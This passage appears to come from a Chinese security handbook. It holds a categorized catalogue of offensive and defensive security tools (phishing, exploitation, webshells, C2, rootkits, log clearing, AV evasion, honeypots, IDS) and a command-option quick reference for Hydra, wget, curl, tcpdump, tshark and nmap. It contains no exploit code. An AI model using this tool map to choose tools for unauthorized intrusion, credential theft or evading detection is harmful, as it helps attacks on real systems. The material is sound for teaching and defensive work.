- GHunt Investigate Google Accounts with emails

10.3.21 邮箱收集

- EmailHarvester

10.3.22 其他

- datasploit
- watchdog
- archive
- HTTPLeaks
- htrace
- Quake Command-Line Application 360 网络空间测绘系统

10.4 社会工程学

10.4.1 OSINT

- osint
- osint git
- OSINT-Collection
- trape
- Photon
- pockint

10.4.2 社交工具

- SlackPirate Slack Enumeration and Extraction Tool - extract sensitive information from a Slack Workspace
- twint An advanced Twitter scraping & OSINT tool

10.4.3 个人搜索

- pipl
- hunter
- EagleEye
- LinkedInt
- sherlock
- email enum

- Sreg
- usersearch
- User Searcher User-Searcher is a powerful and free tool to help you search username in 2000+ websites.

10.4.4 Hacking database

- GHDB
- have i been pwned

10.4.5 钓鱼

- spoofcheck
- gophish
- SocialFish
- HFish A Most Convenient Honeypot Platform
- blackeye complete Phishing Tool, with 32 templates +1 customizable
- king phisher Phishing Campaign Toolkit
- espoofer An email spoofing testing tool that aims to bypass SPF/DKIM/DMARC and forge DKIM signatures
- ditto A tool for IDN homograph attacks and detection
- SiteCopy sitecopy is a tool that facilitates personal website backup and network data collection
- goblin 一款适用于红蓝对抗中的仿真钓鱼系统

10.4.6 squatting

- dnstwist Domain name permutation engine for detecting homograph phishing attacks, typo squatting, and brand impersonation

10.4.7 网盘搜索

- 虫部落
- 盘多多
- Infinite Panc

10.4.8 密码猜测

- OMEN Ordered Markov ENumerator - Password Guesser
- genpAss

10.4.9 伪造

- email_hack 基于 Python 伪造电子邮件发件人

10.4.10 综合框架

- theHarvester
- Th3inspector
- ReconDog

10.5 模糊测试

10.5.1 Web Fuzz

- wfuzz
- SecLists
- fuzzdb
- foospidy payloads
- ffuf Fast web fuzzer written in Go

10.5.2 扫描器

- Nuclei a fast tool for configurable targeted vulnerability scanning based on templates offering massive extensibility and ease of use
- xray 安全评估工具，支持常见 web 安全问题扫描和自定义 poc

10.5.3 XSS Payloads

- PORTSWIGGER XSS cheat sheet
- Pgaijin66 XSS-Payloads
- OWASP XSS

10.5.4 Burp 插件

- BurpBounty Scan Check Builder
- BurpShiroPassiveScan
- IntruderPayloads A collection of Burpsuite Intruder payloads

10.5.5 字典

- Blasting dictionary
- pydictor A powerful and useful hacker dictionary builder for a brute-force attack
- fuzzDicts Web Pentesting Fuzz 字典
- bruteforce lists
- CT subdomains
- PentesterSpecialDict 渗透测试人员专用精简化字典

10.5.6 Unicode Fuzz

- utf16encode

10.5.7 WAF Bypass

- abuse ssl bypass waf
- wafninja

10.6 漏洞利用/检测

10.6.1 数据库注入

- SQLMap
- bbqsql
- MSDAT Microsoft SQL Database Attacking Tool

10.6.2 非结构化数据库注入

- NoSQLAttack
- NoSQLMap
- Nosql Exploitation Framework
- MongoDB audit

10.6.3 数据库漏洞利用

- mysql unsha1
- ODAT Oracle Database Attacking Tool

10.6.4 XSS

- BeEF
- XSS Reciver
- DSXS
- XSStrike
- xsssniper
- tracy
- xsleaks A collection of browser-based side channel attack vectors

10.6.5 SSRF

- SSRFmap
- SSRF Proxy
- Gopherus
- SSRF Testing

10.6.6 模版注入

- tplmap

10.6.7 HTTP Request Smuggling

- smuggler An HTTP Request Smuggling / Desync testing tool written in Python
- h2cSmuggler HTTP Request Smuggling over HTTP/2 Cleartext (h2c)

10.6.8 命令注入

- commix

10.6.9 PHP

- Chankro Herramienta para evadir disable_functions y open_basedir

10.6.10 LFI

- LFISuite
- FDsploit

10.6.11 struts

- struts scan

10.6.12 CMS

- Joomla Vulnerability Scanner
- Drupal enumeration & exploitation tool
- Wordpress Vulnerability Scanner
- TPscan 一键 ThinkPHP 漏洞检测
- dedecmscan 织梦全版本漏洞扫描

10.6.13 Java 框架

- ShiroScan Shiro<=1.2.4 反序列化检测工具
- fastjson rce tool fastjson 命令执行利用工具

10.6.14 DNS 相关漏洞

- dnsAutoRebinding
- AngelSword
- Subdomain TakeOver
- mpDNS
- JudasDNS Nameserver DNS poisoning
- singularity A DNS rebinding attack framework by NGC Group

10.6.15 DNS 数据提取

- dnsteal
- DNSExfiltrator
- dns exfiltration by krmaxwell
- dns exfiltration by coryschwartz
- requestbin for dns

10.6.16 DNS 隧道

- dnstunnel de
- iodine

10.6.17 DNS Shell

- chashell
- dnscat2

10.6.18 XXE

- XXEinjector
- XXER
- DTD Finder List DTDs and generate XXE payloads using those local DTDs

10.6.19 反序列化

Java 反序列化

- ysoserial
- JRE8u20 RCE Gadget
- Java Serialization Dumper A tool to dump Java serialization streams in a more human readable form
- marshalsec Java Unmarshaller Security - Turning your data into code execution
- gadgetinspector A byte code analyzer for finding deserialization gadget chains in Java applications
- fastjsonScan fastjson 漏洞 burp 插件

.NET 反序列化

- viewgen ASP.NET ViewState Generator

10.6.20 JNDI

- Rogue JNDI A malicious LDAP server for JNDI injection attacks
- JNDI Injection Exploit
- JNDIExploit

10.6.21 端口 Hack

- nmap vulners
- nmap nse scripts
- Vulnerability Scanning with Nmap

10.6.22 JWT

- jwtcrack

10.6.23 无线

- infernal twin

10.6.24 中间人攻击

- mitmproxy
- MITMf
- ssh mitm
- injectify
- Responder Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.
- toxy Hackable HTTP proxy for resiliency testing and simulated network conditions
- bettercap The Swiss Army knife for 802.11, BLE and Ethernet networks reconnaissance and MITM attacks

10.6.25 DHCP

- DHCPwn

10.6.26 DDoS

- Saddam

10.6.27 正则表达式

- Regexploit Find regular expressions which are vulnerable to ReDoS

10.6.28 Shellcode

- go shellcode A repository of Windows Shellcode runners and supporting utilities

10.6.29 越权

- secscan authcheck

10.6.30 利用平台

- DNSLog 是一款监控 DNS 解析记录和 HTTP 访问记录的工具
- LuWu 红队基础设施自动化部署工具

10.6.31 漏洞利用库

- Penetration Testing POC
- thc ipv6 IPv6 attack toolkit

10.6.32 漏洞利用框架

- pocsuite3

10.6.33 Windows

- PyWSUS a standalone implementation of a legitimate WSUS server which sends malicious responses to clients

10.7 近源渗透

10.7.1 Bad USB

- WiFiDuck Keystroke injection attack plattform
- BadUSB code badusb 的一些利用方式及代码
- WHID WiFi HID Injector - An USB Rubberducky / BadUSB On Steroids
- BadUSB cable based on Attiny85 microcontroller
- USB Rubber Ducky

10.7.2 wifi

- wifiphisher
- evilginx
- mana
- pwnagotchi

10.7.3 无线

- hackrf low cost software radio platform

10.8 Web 持久化

10.8.1 WebShell 管理工具

- 菜刀
- antSword
- 冰蝎 动态二进制加密网站管理客户端
- weevely3 Weaponized web shell
- Altman the cross platform webshell tool in .NET
- Webshell Sniper Manage your website via terminal
- quasibot complex webshell manager, quasi-http botnet

10.8.2 WebShell

- webshell
- PHP backdoors
- php bash - semi-interactive web shell
- Python RSA Encrypted Shell
- b374k - PHP WebShell Custom Tool
- JSP Webshells
- MemShellDemo

10.8.3 Web 后门

- pwnginx
- Apache backdoor
- SharpGen .NET Core console application that utilizes the Rosyln C# compiler to quickly cross-compile .NET Framework console applications or libraries
- IIS-Raid A native backdoor module for Microsoft IIS

10.9 横向移动

10.9.1 域

- impacket is a collection of Python classes for working with network protocols
- adidnsdump Active Directory Integrated DNS dump tool
- BloodHound Six Degrees of Domain Admin
- PlumHound Bloodhound for Blue and Purple Teams
- windapsearch Python script to enumerate users, groups and computers from a Windows domain through LDAP queries
- ldapdomaindump Active Directory information dumper via LDAP
- Kerberoast a series of tools for attacking MS Kerberos implementations
- ADRecon Active Directory Recon
- Creds Some usefull Scripts and Executables for Pentest & Forensics
- Lithnet Password Protection for Active Directory Active Directory password filter featuring breached password checking and custom complexity rules
- ASREPRoast Project that retrieves crackable hashes from KRB5 AS-REP responses for users without kerberoast preauthentication enabled.

10.9.2 LDAP

- SharpHound3 Data Collector for the BloodHound Project

10.9.3 微软系产品利用

- LyncSniper A tool for penetration testing Skype for Business and Lync deployments
- MSOLSpray A password spraying tool for Microsoft Online accounts (Azure/O365)
- MailSniper MailSniper is a penetration testing tool for searching through email in a Microsoft Exchange environment for specific terms

10.9.4 Azure AD

- ROADtools Azure AD exploration framework

10.9.5 Exchange

- ruler A tool to abuse Exchange services
- MailSniper
- PrivExchange Exchange your privileges for Domain Admin privs by abusing Exchange

10.9.6 PowerShell

- PowerShellMafia

10.9.7 内网信息收集

- nbtscan NetBIOS scanning tool
- SharpShares Quick and dirty binary to list network share information from all machines in the current domain and if they're readable
- WinShareEnum Windows Share Enumerator
- HackBrowserData 全平台的浏览器数据导出工具

10.9.8 Kerberos

- Rubeus
- kerbrute A tool to perform Kerberos pre-auth bruteforcing
- kerberoast A series of tools for attacking MS Kerberos implementations

10.9.9 自动化审计

- Infection Monkey Data center Security Testing Tool

10.9.10 绕过

- SysWhispers AV/EDR evasion via direct system calls
- SysWhispers2 AV/EDR evasion via direct system calls
- Dumpert LSASS memory dumper using direct system calls and API unhooking

10.9.11 内网扫描

- InScan 边界打点后的自动化渗透工具
- fscan 一款内网综合扫描工具，方便一键自动化、全方位漏扫扫描。

10.10 云安全

10.10.1 云环境自动测试

k8s

- checkov Prevent cloud misconfigurations during build-time for Terraform, Cloudformation, Kubernetes, Serverless framework and other infrastructure-as-code-languages with Checkov by Bridgecrew
- CDK Zero Dependency Container Penetration Toolkit
- kube bench
- kube hunter Hunt for security weaknesses in Kubernetes clusters
- KubiScan A tool to scan Kubernetes cluster for risky permissions
- kubescape kubescape is the first tool for testing if Kubernetes is deployed securely as defined in Kubernetes Hardening Guidance by to NSA and CISA
- kubeaudit kubeaudit helps you audit your Kubernetes clusters against common security controls
- peirates Kubernetes Penetration Testing tool
- datree Prevent Kubernetes misconfigurations from reaching production

容器

- botb A container analysis and exploitation tool for pentesters and engineers

10.10.2 安全加固

- falco Cloud Native Runtime Security

10.10.3 云上扫描

- Cloud Custodian Rules engine for cloud security, cost optimization, and governance, DSL in yaml for policies to query, filter, and take actions on resources

- cloudquery cloudquery transforms your cloud infrastructure into SQL database for easy monitoring, governance and security

10.10.4 靶场环境

- metarget a framework providing automatic constructions of vulnerable infrastructures.

10.11 操作系统持久化

10.11.1 Windows

凭证获取

- mimikatz
- RdpThief Extracting Clear Text Passwords from mstsc.exe using API Hooking
- quarkspwdump Dump various types of Windows credentials without injecting in any process
- SharpDump C# port of PowerSploit's Out-Minidump.ps1 functionality

权限提升

- WindowsExploits
- GTFOBins Curated list of Unix binaries that can be exploited to bypass system security restrictions
- JAWS Just Another Windows (Enum) Script

UAC Bypass

- WinPwnage UAC bypass, Elevate, Persistence and Execution methods
- UACME Defeating Windows User Account Control
- UAC Bypass In The Wild

免杀

- SigThief Stealing Signatures and Making One Invalid Signature at a Time

C2

- SharpSploit .NET post-exploitation library written in C#
- SharpBeacon 用.net 重写了 CobaltStrike stager 及 Beacon，其中包括正常上线、文件管理、进程管理、令牌管理、结合 SysCall 进行注入、原生端口转发、关 ETW 等一系列功能
- Koadic is a Windows post-exploitation rootkit

隐藏

- ProcessHider Post-exploitation tool for hiding processes from monitoring applications
- Invoke Phant0m Windows Event Log Killer
- EventCleaner A tool mainly to erase specified records from Windows event logs, with additional functionalities

DLL 注入

- sRDI Shellcode Reflective DLL Injection

rootkit

- r77-rootkit Ring 3 rootkit with single file installer and fileless persistence that hides processes, files, network connections, etc

伪造

- parent PID spoofing Scripts for performing and detecting parent PID spoofing
- GetSystem This is a C# implementation of making a process/executable run as NT AUTHORITY/SYSTEM. This is achieved through parent ID spoofing of almost any SYSTEM process.

MiTM

- Seth Perform a MitM attack and extract clear text credentials from RDP connections
- pyrdp RDP man-in-the-middle (mitm) and library for Python with the ability to watch connections live or after the fact

综合工具

- Nishang Offensive PowerShell for red team, penetration testing and offensive security

10.11.2 Linux

权限提升

- linux exploit suggester
- LinEnum Scripted Local Linux Enumeration & Privilege Escalation Checks
- AutoLocalPrivilegeEscalation
- traitor Automatic Linux privesc via exploitation of low-hanging fruit e.g. gtfobins, pwnkit, dirty pipe, +w docker.sock

rootkit

- rootkit
- Diamorphine LKM rootkit for Linux Kernels 2.6.x/3.x/4.x/5.x (x86/x86_64 and ARM64)

后门

- prism is an user space stealth reverse shell backdoor
- icmpsh Simple reverse ICMP shell

10.11.3 综合

凭证获取

- sshLooterC program to steal passwords from ssh
- keychaindump A proof-of-concept tool for reading OS X keychain passwords
- LaZagne Credentials recovery project
- SecretScanner Find secrets and passwords in container images and file systems

权限提升

- BeRoot Privilege Escalation Project - Windows / Linux / Mac

RAT

- QuasarRAT

C2

- Empire
- pupy
- Covenant is a collaborative .NET C2 framework for red teamers
- Cooolis-ms 包含了 Metasploit Payload Loader、Cobalt Strike External C2 Loader、Reflective DLL injection 的代码执行工具

DNS Shell

- DNS Shell DNS-Shell is an interactive Shell over DNS channel
- Reverse DNS Shell A python reverse shell that uses DNS as the c2 channel

Cobalt Strike

- Cobalt Strike
- CrossC2 generate CobaltStrike's cross-platform payload
- Cobalt Strike Aggressor Scripts

日志清除

- Log killer Clear all logs in [linux/windows] servers

Botnet

- byob Build Your Own Botnet

免杀工具

- AV Evasion Tool 掩日 - 免杀执行器生成工具
- DKMC Dont kill my cat - Malicious payload evasion tool

10.12 审计工具

10.12.1 通用

- Cobra

- Semmle QL
- Sourcetrail free and open-source cross-platform source explorer
- trivy A Simple and Comprehensive Vulnerability Scanner for Containers, Suitable for CI
- fortify
- joern Open-source code analysis platform for C/C++/Java/Binary/Javascript based on code property graphs

10.12.2 PHP

- RIPS
- prvd
- phpvulhunter
- chip a simple tool to detect potential security threat in php code

10.12.3 Python

- pyvulhunter
- pyt

10.12.4 Java

- find sec bugs
- Gadget Inspector A byte code analyzer for finding deserialization gadget chains in Java applications

10.12.5 JavaScript

- NodeJsScan

10.12.6 供应链

- Dependency-Track is an intelligent Supply Chain Component Analysis platform that allows organizations to identify and reduce risk from the use of third-party and open source components

10.13 防御

10.13.1 日志检查

- Sysmon
- LastActivityView
- Regshot
- teler Real-time HTTP Intrusion Detection

10.13.2 终端监控

- attack monitor Endpoint detection & Malware analysis software
- artillery The Artillery Project is an open-source blue team tool designed to protect Linux and Windows operating systems through multiple methods.
- yurita Anomaly detection framework @ PayPal
- crowdsec An open-source, lightweight agent to detect and respond to bad behaviours
- tracee Linux Runtime Security and Forensics using eBPF

10.13.3 XSS 防护

- js xss
- DOMPurify
- google csp evaluator

10.13.4 配置检查

- Attack Surface Analyzer analyze operating system's security configuration for changes during software installation.
- gixy Nginx 配置检查工具
- dockerscan Docker security analysis & hacking tools

10.13.5 安全检查

- lynis Security auditing tool for Linux, macOS, and UNIX-based systems
- linux malware detect

10.13.6 IDS

- ossec
- yulong
- AgentSmith
- ByteDance HIDS Cloud-Native Host-Based Intrusion Detection

10.13.7 RASP

- Elkeid Cloud-Native Host-Based Intrusion Detection solution project to provide next-generation Threat Detection and Behavior Audition with modern architecture
- openrasp IAST 灰盒扫描工具

10.13.8 SIEM

- panther Detect threats with log data and improve cloud security posture

10.13.9 威胁情报

- threatfeeds
- abuseipdb

10.13.10 APT

- APT Groups and Operations
- APTnotes
- APT Hunter Threat Hunting tool for windows event logs which made by purple team mindset to provide detect APT movements hidden in the sea of windows event logs to decrease the time to uncover suspicious activity

10.13.11 入侵检查

- huorong
- check rootkit
- rootkit hunter
- PC Hunter

- autoruns

10.13.12 进程查看

- Process Explorer
- ProcessHacker

10.13.13 Waf

- naxsi
- ModSecurity
- ngx_lua_waf
- OpenWAF

10.13.14 病毒在线查杀

- virustotal
- virscan
- habo

10.13.15 WebShell 查杀

- D 盾
- 深信服 WebShell 查杀
- php malware finder

10.13.16 规则 / IoC

- malware ioc
- fireeye public iocs
- signature base
- yara rules
- capa rules standard collection of rules for capa
- AttackDetection Suricata PT Open Ruleset
- DailyIOC IOC from articles, tweets for archives

10.13.17 威胁检测

- ARTIF An advanced real time threat intelligence framework to identify threats and malicious web traffic on the basis of IP reputation and historical data

10.13.18 Security Advisories

- Apache httpd Security Advisories
- Apache Solr
- Apache Tomcat
- Jetty Security Reports
- Nginx Security Advisories
- OpenSSL

10.13.19 Security Tracker

- Nginx Security Tracker

10.13.20 匹配工具

- yara The pattern matching swiss knife
- capa The FLARE team's open-source tool to identify capabilities in executable files.

10.13.21 DoS 防护

- *Gatekeeper <https://github.com/AltraMayor/gatekeeper>‘_* open-source DDoS protection system

10.13.22 对手模拟

- sliver Adversary Simulation Framework

10.13.23 入侵防护

- fail2ban

10.14 安全开发

10.14.1 风险控制

- aswan 陌陌风控系统静态规则引擎

10.14.2 静态分析

- PHP CodeSniffer tokenizes PHP files and detects violations of a defined set of coding standards

10.14.3 安全编码规范

- JAVA 安全 SDK 及编码规范
- PHP 安全 SDK 及编码规范

10.14.4 漏洞管理

- SRCMS
- 洞察 宜信集应用系统资产管理、漏洞全生命周期管理、安全知识库管理三位一体的平台
- xunfeng 适用于企业内网的漏洞快速应急，巡航扫描系统
- DefectDojo an open-source application vulnerability correlation and security orchestration tool
- Fuxi Scanner Penetration Testing Platform
- SeMF 企业内网安全管理平台，包含资产管理，漏洞管理，账号管理，知识库管、安全扫描自动化功能模块

10.14.5 DevSecOps

- hunter 中通 DevSecOps 闭环方案，被动式漏洞扫描器

10.15 运维

10.15.1 流量

- Bro
- Moloch Large scale, open source, indexed packet capture and search
- TCPFlow

- TCPDump
- WireShark
- Argus
- PcapPlusPlus
- ngrep
- cisco joy A package for capturing and analyzing network flow data and intraflow data, for network research, forensics, and security monitoring.
- NFStream a Flexible Network Data Analysis Framework
- BruteShark Network Analysis Tool

10.15.2 堡垒机

- jumpserver
- CrazyEye
- GateOne

10.15.3 蜜罐

- Dionaea
- Modern Honey Network
- Cowrie SSH/Telnet 蜜罐
- honeything IoT 蜜罐
- ConPot 工控设施蜜罐
- MongoDB HoneyProxy
- ElasticHoney
- DCEPT
- Canarytokens
- Honeydrive
- T-Pot The All In One Honeypot Platform
- opencanary
- HFish
- kippo SSH Honeypot

- Ehoney 欺骗防御系统

10.15.4 VPN Install

- pptp
- ipsec
- openvpn

10.15.5 隧道 / 代理

- ngrok
- rtcp
- Tunna
- reDuh Create a TCP circuit through validly formed HTTP requests
- reGeorg pwn a bastion webserver and create SOCKS proxies through the DMZ. Pivot and pwn
- Neo-reGeorg Neo-reGeorg is a project that seeks to aggressively refactor reGeorg
- ABPTTS TCP tunneling over HTTP/HTTPS for web application servers
- frp A fast reverse proxy to help you expose a local server behind a NAT or firewall to the internet
- lanproxy 内网穿透工具
- ligolo Reverse Tunneling made easy for pentesters
- EarthWorm 是一款用于开启 SOCKS v5 代理服务的工具，基于标准 C 开发，可提供多平台间的转接通讯，用于复杂网络环境下的数据转发。
- Tunna is a set of tools which will wrap and tunnel any TCP communication over HTTP
- mssqlproxy is a toolkit aimed to perform lateral movement in restricted environments through a compromised Microsoft SQL Server via socket reuse
- nps a lightweight, high-performance, powerful intranet penetration proxy server, with a powerful web management terminal

10.15.6 代理链

- Netch Support Socks5, Shadowsocks, ShadowsocksR, V2Ray, Trojan proxies. UDP NAT FullCone
- proxychains a tool that forces any TCP connection made by any given application to follow through proxy like TOR or any other SOCKS4, SOCKS5 or HTTP(S) proxy
- gost GO Simple Tunnel

10.15.7 资产管理

- BlueKing CMDB 面向资产及应用的企业级配置管理平台
- ARL 资产侦察灯塔系统

10.15.8 合规

- bombus 合规审计平台

10.15.9 风控

- nebula
- Liudao “六道”实时业务风控系统
- aswan 陌陌风控系统静态规则引擎

10.15.10 SIEM

- metron
- MozDef

10.15.11 安全运维

- Scout URL 监控系统
- OpenDnsdb 基于 Python 的 DNS 管理系统

10.15.12 系统监控

- netdata Real-time performance monitoring
- bcc Tools for BPF-based Linux IO analysis, networking, monitoring, and more

10.15.13 Windows

- Windows Sysinternals

10.15.14 网络测试

- Toxiproxy A TCP proxy to simulate network and system conditions for chaos and resiliency testing

10.15.15 红队模拟

- CALDERA Scalable Automated Adversary Emulation Platform

10.15.16 网络模拟

- Internet Emulator A Python framework for creating emulation of the Internet

10.16 取证

10.16.1 内存取证

- SfAntiBotPro
- volatility
- Rekall Memory Forensic Framework
- LiME LiME (formerly DMD) is a Loadable Kernel Module (LKM), which allows the acquisition of volatile memory from Linux and Linux-based devices, such as those powered by Android.
- AVML Acquire Volatile Memory for Linux

10.17 其他

10.17.1 综合框架

- metasploit
- w3af
- AutoSploit
- Nikto
- skipfish
- Arachni
- ZAP
- BrupSuite
- Spiderfoot
- AZScanner
- Fuxi

- vooki
- BadMod
- fsociety Hacking Tools Pack
- axiom A dynamic infrastructure toolkit for red teamers and bug bounty hunters

10.17.2 验证码

- CAPTCHA22 is a toolset for building, and training, CAPTCHA cracking models using neural networks.

10.17.3 WebAssembly

- wabt
- binaryen
- wasmdec

10.17.4 混淆

- JStillery
- javascript obfuscator
- 基于 hook 的 php 混淆解密
- Invoke Obfuscation

10.17.5 Proxy Pool

- proxy pool by jhao104
- Proxy Pool by Germey
- scylla

10.17.6 Android

- DroidSSLUnpinning Android certificate pinning disable tools

10.17.7 其他

- Serverless Toolkit
- Rendering Engine Probe

- httrack
- curl
- htrace
- Microsoft Sysinternals Utilities

CHAPTER 11

手册速查

11.1 爆破工具

11.1.1 Hydra

- -R 继续从上一次进度破解
- -S 使用 SSL 链接
- -s<PORT> 指定端口
- -l<LOGIN> 指定破解的用户
- -L<FILE> 指定用户名字典
- -p<PASS> 指定密码破解
- -P<FILE> 指定密码字典
- -e<ns> 可选选项，n：空密码试探，s：使用指定用户和密码试探
- -C<FILE> 使用冒号分割格式，例如”user:pwd” 来代替-L/-P 参数
- -M<FILE> 指定目标列表文件一行一条
- -o<FILE> 指定结果输出文件
- -f 在使用-M 参数以后，找到第一对登录名或者密码的时候中止破解
- -t<TASKS> 同时运行的线程数，默认为 16

- -w<TIME> 设置最大超时的时间，单位秒，默认是 30s
- -vV 显示详细过程

11.2 下载工具

11.2.1 wget

常用

- 普通下载 wget http://example.com/file.iso
- 指定保存文件名 wget --output-document=myname.iso http://example.com/file.iso
- 保存到指定目录 wget --directory-prefix=folder/subfolder http://example.com/file.iso
- 大文件断点续传 wget --continue http://example.com/big.file.iso
- 下载指定文件中的 url 列表 wget --input list-of-file-urls.txt
- 下载指定数字列表的多个文件 wget http://example.com/images/{1..20}.jpg
- 下载 web 页面的所有资源 wget --page-requisites --span-hosts --convert-links --adjust-extension http://example.com/dir/file

整站下载

- 下载所有链接的页面和文件 wget --execute robots=off --recursive --no-parent --continue --no-clobber http://example.com/
- 下载指定后缀的文件 wget --level=1 --recursive --no-parent --accept mp3,MP3 http://example.com/mp3/
- 排除指定目录下载 wget --recursive --no-clobber --no-parent --exclude-directories /forums,/support http://example.com

指定参数

- user agent --user-agent="Mozilla/5.0 Firefox/4.0.1"
- basic auth --http-user=user --http-password=pwd
- 保存 cookie --cookies=on --save-cookies cookies.txt --keep-session-cookies
- 使用 cookie --cookies=on --load-cookies cookies.txt --keep-session-cookies

11.2.2 curl

常用

- 直接显示 `curl www.example.com`
- 保存指定的名字 `-o newname`
- 不指定名字 `-O`

正则

- 文件名 `curl ftp://example.com/file[1-100].txt`
- 域名 `curl http://site.{one,two,three}.com`

11.3 流量相关

11.3.1 TCPDump

TCPDump 是一款数据包的抓取分析工具，可以将网络中传送的数据包的完全截获下来提供分析。它支持针对网络层、协议、主机、网络或端口的过滤，并提供逻辑语句来过滤包。

命令行常用选项

- `-B <buffer_size>` 抓取流量的缓冲区大小，若过小则可能丢包，单位为 KB
- `-c <count>` 抓取 n 个包后退出
- `-C <file_size>` 当前记录的包超过一定大小后，另起一个文件记录，单位为 MB
- `-i <interface>` 指定抓取网卡经过的流量
- `-n` 不转换地址
- `-r <file>` 读取保存的 pcap 文件
- `-s <snaplen>` 从每个报文中截取 snaplen 字节的数据，0 为所有数据
- `-q` 输出简略的协议相关信息，输出行都比较简短。
- `-W <cnt>` 写满 cnt 个文件后就不再写入
- **`-w <file>` 保存流量至文件**
  - 按时间分包时，可使用 strftime 的格式命名，例如 `%Y_%m_%d_%H_%M_%S.pcap`
- `-G <seconds>` 按时间分包
- `-v` 产生详细的输出，`-vv -vvv` 会产生更详细的输出

- `-X` 输出报文头和包的内容
- `-Z <user>` 在写文件之前，转换用户

11.3.2 Bro

Bro 是一个开源的网络流量分析工具，支持多种协议，可实时或者离线分析流量。

命令行

- 实时监控 `bro -i <interface> <list of script to load>`
- 分析本地流量 `bro -r <pcapfile> <scripts...>`
- 分割解析流量后的日志 `bro-cut`

脚本

为了能够扩展和定制 Bro 的功能，Bro 提供了一个事件驱动的脚本语言。

11.3.3 tcpflow

tcpflow 也是一个抓包工具，它的特点是以流为单位显示数据内容，在分析 HTTP 等协议的数据时候，用 tcpflow 会更便捷。

命令行常用选项

- `-b max_bytes` 定义最大抓取流量
- `-e name` 指定解析的 scanner
- `-i interface` 指定抓取接口
- `-o outputdir` 指定输出文件夹
- `-r file` 读取文件
- `-R file` 读取文件，但是只读取完整的文件

11.3.4 tshark

WireShark 的命令行工具，可以通过命令提取自己想要的数据，可以重定向到文件，也可以结合上层语言来调用命令行，实现对数据的处理。

输入接口

- `-i <interface>` 指定捕获接口，默认是第一个非本地循环接口
- `-f <capture filter>` 设置抓包过滤表达式，遵循 libpcap 过滤语法，这个选项在抓包的过程中过滤，如果是分析本地文件则用不到
- `-s <snaplen>` 设置快照长度，用来读取完整的数据包，因为网络中传输有 65535 的限制，值 0 代表快照长度 65535，默认为 65535
- `-p` 以非混合模式工作，即只关心和本机有关的流量
- `-B <buffer size>` 设置缓冲区的大小，只对 windows 生效，默认是 2M
- `-y <link type>` 设置抓包的数据链路层协议，不设置则默认为 `-L` 找到的第一个协议
- `-D` 打印接口的列表并退出
- `-L` 列出本机支持的数据链路层协议，供-y 参数使用。
- `-r <infile>` 设置读取本地文件

捕获停止选项

- `-c <packet count>` 捕获 n 个包之后结束，默认捕获无限个
- **`-a <autostop cond>`**
  - `duration:NUM` 在 num 秒之后停止捕获
  - `filesize:NUM` 在 numKB 之后停止捕获
  - `files:NUM` 在捕获 num 个文件之后停止捕获

处理选项

- `-Y <display filter>` 使用读取过滤器的语法，在单次分析中可以代替 `-R` 选项
- `-n` 禁止所有地址名字解析（默认为允许所有）
- `-N` 启用某一层的地址名字解析。`m` 代表 MAC 层，`n` 代表网络层，`t` 代表传输层，`C` 代表当前异步 DNS 查找。如果 `-n` 和 `-N` 参数同时存在，`-n` 将被忽略。如果 `-n` 和 `-N` 参数都不写，则默认打开所有地址名字解析。
- `-d` 将指定的数据按有关协议解包输出，如要将 tcp 8888 端口的流量按 http 解包，应该写为 `-d tcp.port==8888,http` 。可用 `tshark -d` 列出所有支持的有效选择器。

输出选项

- `-w <outfile>` 设置 raw 数据的输出文件。不设置时为 stdout

- `-F <output file type>` 设置输出的文件格式，默认是 `.pcapng`，使用 `tshark -F` 可列出所有支持的输出文件类型
- `-V` 增加细节输出
- `-O <protocols>` 只显示此选项指定的协议的详细信息
- `-P` 即使将解码结果写入文件中，也打印包的概要信息
- `-S <separator>` 行分割符
- `-x` 设置在解码输出结果中，每个 packet 后面以 HEX dump 的方式显示具体数据
- `-T pdml|ps|text|fields|psml` 设置解码结果输出的格式，默认为 text
- `-e` 如果 `-T` 选项指定，`-e` 用来指定输出哪些字段
- `-t a|ad|d|dd|e|r|u|ud` 设置解码结果的时间格式
- `-u s|hms` 格式化输出秒
- `-l` 在输出每个包之后 flush 标准输出
- `-q` 结合 `-z` 选项进行使用，来进行统计分析
- `-X <key>:<value>` 扩展项，lua_script、read_format
- `-z` 统计选项，具体的参考文档

其他选项

- `-h` 显示命令行帮助
- `-v` 显示 tshark 的版本信息

11.4 嗅探工具

11.4.1 Nmap

```
nmap [< 扫描类型 >...] [< 选项 >] {< 扫描目标说明 >}
```

指定目标

- CIDR 风格 `192.168.1.0/24`
- 逗号分割 `www.baidu.com,www.zhihu.com`
- 分割线 `10.22-25.43.32`
- 来自文件 `-iL <inputfile>`

- 排除不需要的 host `--exclude <host1 [, host2] [, host3] ... >` `--excludefile <excludefile>`

主机发现

- `-sL` List Scan - simply list targets to scan
- `-sn/-sP` Ping Scan - disable port scan
- `-Pn` Treat all hosts as online – skip host discovery
- `-sS/sT/sA/sW/sM` TCP SYN/Connect()/ACK/Window/Maimon scans
- `-sU` UDP Scan
- `-sN/sF/sX` TCP Null, FIN, and Xmas scans

表 1: 扫描方式表

名称	包标记	端口 OPEN	端口 CLOSE	特点
TCP SYN scan	SYN	回复 ACK+SYN	回复 RST	应用程序无日志，但是容易被发现
全连接扫描	SYN	回复 ACK+SYN	回复 RST	容易被发现
ACK 扫描	ACK	回复 RST	包被丢弃	.
FIN 扫描	FIN	包被丢弃	回复 RST	需要等待超时，效率低
TCP Xmas 扫描	FIN+URG+PSH	包被丢弃	回复 RST	需要等待超时，效率低；不适用所有操作系统
TCP NULL 扫描	NULL	包被丢弃	回复 RST	需要等待超时，效率低；不适用所有操作系统

端口扫描

- `--scanflags` 定制的 TCP 扫描
- `-P0` 无 ping
- `PS [port list]` (TCP SYN ping) // need root on Unix
- `PA [port list]` (TCP ACK ping)
- `PU [port list]` (UDP ping)
- `PR (Arp ping)`
- `p <port message>`

- F 快速扫描
- r 不使用随机顺序扫描

服务和版本探测

- -sV 版本探测
- --allports 不为版本探测排除任何端口
- --version-intensity <intensity> 设置版本扫描强度
- --version-light 打开轻量级模式 // 级别 2
- --version-all 尝试每个探测 // 级别 9
- --version-trace 跟踪版本扫描活动
- -sR RPC 扫描

操作系统扫描

- -O 启用操作系统检测
- --osscan-limit 针对指定的目标进行操作系统检测
- --osscan-guess
- --fuzzy 推测操作系统检测结果

时间和性能

- **调整并行扫描组的大小**
  - --min-hostgroup<milliseconds>
  - --max-hostgroup<milliseconds>
- **调整探测报文的并行度**
  - --min-parallelism<milliseconds>
